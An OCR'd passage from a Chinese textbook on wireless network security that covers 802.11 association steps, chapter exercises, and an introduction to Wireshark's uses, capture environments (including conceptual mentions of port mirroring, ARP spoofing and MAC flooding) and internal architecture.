
（3）Deassociation。STA 通过 Deassociation 和 AP 解除关联关系，整体的过程可以总结成以下三个步骤：

Step 01 Probe过程，首先STA向所有信道发出Probe帧，发现AP，其次AP应答Response。

Step 02 Authentication过程，首先STA向AP发出验证请求，然后进行认证过程（这个过程可能会存在多个数据交互），其次AP响应STA的认证结果。

Step 03 Association过程，首先STA发出关联请求，其次AP响应关联请求。

通过以上三个步骤后如果认证成功，便可以开始通信。下图为其中的通信流程。



6.6　小试身手

练习1：认识无线数据帧的结构。

练习2：了解控制帧的作用与工作原理。

练习3：了解管理帧的作用与工作原理。

练习4：了解数据帧的作用与工作原理。

练习5：掌握无线通信的加密原理。

第7章　无线网络的安全分析工具

Wireshark（前称Ethereal）是一个网络封包分析软件，主要功能是捕获网络封包，并尽可能显示出最为详细的网络封包信息，网络管理员使用Wireshark可以检测当前网络问题。

7.1　认识Wireshark

Wireshark不是入侵检测工具，对于网络上的异常流量行为，不会产生警示或是任何提示，用户只有仔细分析Wireshark捕获的封包，才能了解当前网络的运行情况。



7.1.1　功能介绍

Wireshark是使用比较广泛的网络抓包软件，主要是因为其开源免费，通过修改源码还可以添加个性的功能。使用的人群主要有网络管理员、网络工程师、安全工程师、IT运维工程师以及网络爱好者。

在实际应用中，使用Wireshark可以进行网络底层分析、解决网络故障问题、发现潜在网络安全问题等。下面进行详细介绍：

（1）网络底层分析。通过 Wireshark 可以捕获底层网络通信，对于初学者而言可以更加直观地去了解网络通信中每一层数据处理的过程，如果想要成为一个网络工程师，了解和熟悉网络中每一层通信过程是非常有必要的。

（2）解决网络故障问题。由于网络的特殊性，所以引起网络故障的方式也是多样的，通过 Wireshark 可以很好地检查网络通信的各个环节，精确定位到具体发生故障的节点以及可能发生故障的区域。

（3）发现潜在网络安全问题。通过 Wireshark 对网络数据包分析，可以发现网络中潜在安全问题，例如：ARP 欺骗、DDOS 网络攻击等。

7.1.2　抓包原理


Wireshark是一个跨平台抓包软件，可以很好地工作在Windows系统、MacOS系统、Linux以及Unix系统平台，也正是这样的跨平台所以受到使用者的追捧。

Wireshark为什么可以抓到网络包，可以从网络原理与底层原理两方面来分析。


1. 网络原理

网络原理是在何种网络环境下进行抓包，这是抓包的前提，其中分为三种情况，即本机环境、集线器环境、交换机环境。

（1）本机环境。本机环境主要针对流经本机网卡的数据包。下图为抓包示意图。




（2）集线器环境。这种情况在网络中有多台主机，多台主机通过集线器进行网络通信，集线器属于物理层设备，从某一个接口接收的数据包，会被集线器从其他所有接口转发出去。利用集线器的这个原理，通过 PC1 进行抓包便可以抓取整个局域网的数据。下图为抓包示意图。




（3）交换机环境。集线器的最大缺点在于使用集线器的整个局域网属于一个“冲突域”，而且随着终端数量的增加，冲突的频率也越来越高，通信质量严重下降，而交换机每一个接口属于一个单独的“冲突域”，整个局域网被分割为很多小的“冲突域”，通信质量大大提高。

交换机环境实现抓包可以分为三种形式，分别是端口镜像、ARP欺骗和MAC泛洪。


（1）端口镜像。在交换机网络中将所有通过交换机中转的数据包，全部都复制一份流经一个端口，这个就是端口镜像，如下图所示。



（2）ARP 欺骗。在交换机中保存了一份 MAC 地址表，其中包含局域网中各个主机 MAC 地址，通过 PC1 发送 ARP 地址欺骗可以将局域网中所有 MAC 地址都改写为 PC1 的地址，此时所有数据都将流经 PC1，再由 PC1 进行转发由此实现抓包，如下图所示。




（3）MAC 泛洪：通过 PC1 发送大量 MAC 地址信息的垃圾数据包，导致交换机 MAC 地址表爆表，当交换机没有 MAC 地址表时，流经交换机的所有数据都会以广播的形式发送，如下图所示。



2. 底层原理

Wireshark抓包的底层原理，如下图所示。



Wireshark抓包底层原理示意图中的主要内容介绍如下：

（1）Win/libcap。这是 Wireshark 抓包时所依赖的库文件，也是 Wireshark 最核心最底层的支持库。

（2）Capture。捕包引擎，利用 Win/libpcap 从底层抓取网络数据包，Win/libpcap 提供了通用的抓包接口，能从不同类型的网络接口（包括以太网、令牌环网、ATM 网等）获取网络数据。

（3）Wiretap。格式支持，从抓包文件中读取数据包，支持多种文件格式。

（4）Core。核心引擎，通过函数调用将其他模块连接在一起，起到联动调度的作用，其中还包括一个 Epan（包分析引擎），该 Epan 可以将各种获取的数据包进行分类解析。

（5）Protocol-Tree。保存数据包的协议信息，Wireshark 的协议结构采用树形结构，解析协议报文时只须从根节点通过函数句柄依次调用各层解析函数即可。

（6）Dissectors。在 Epan/disserctor 目录下，各种协议解码器，支持 700 多种协议解析，对于每种协议，解码器都能识别出协议字段（field），并显示出字段值（field value），由于网络协议种类很多，为了使协议和协议间层次关系明显，对数据流里的各个层次的协议能够逐层处理，Wireshark 系统采用了协议树的方式。

（7）Plugins。一些协议解码器以插件的形式实现，源码在 plugins 目录。

（8）Display-Filters。显示过滤引擎，源码在 epan/dfilter 目录。

（9）GTK1/2。图像处理工具，处理用户的输入输出信息。

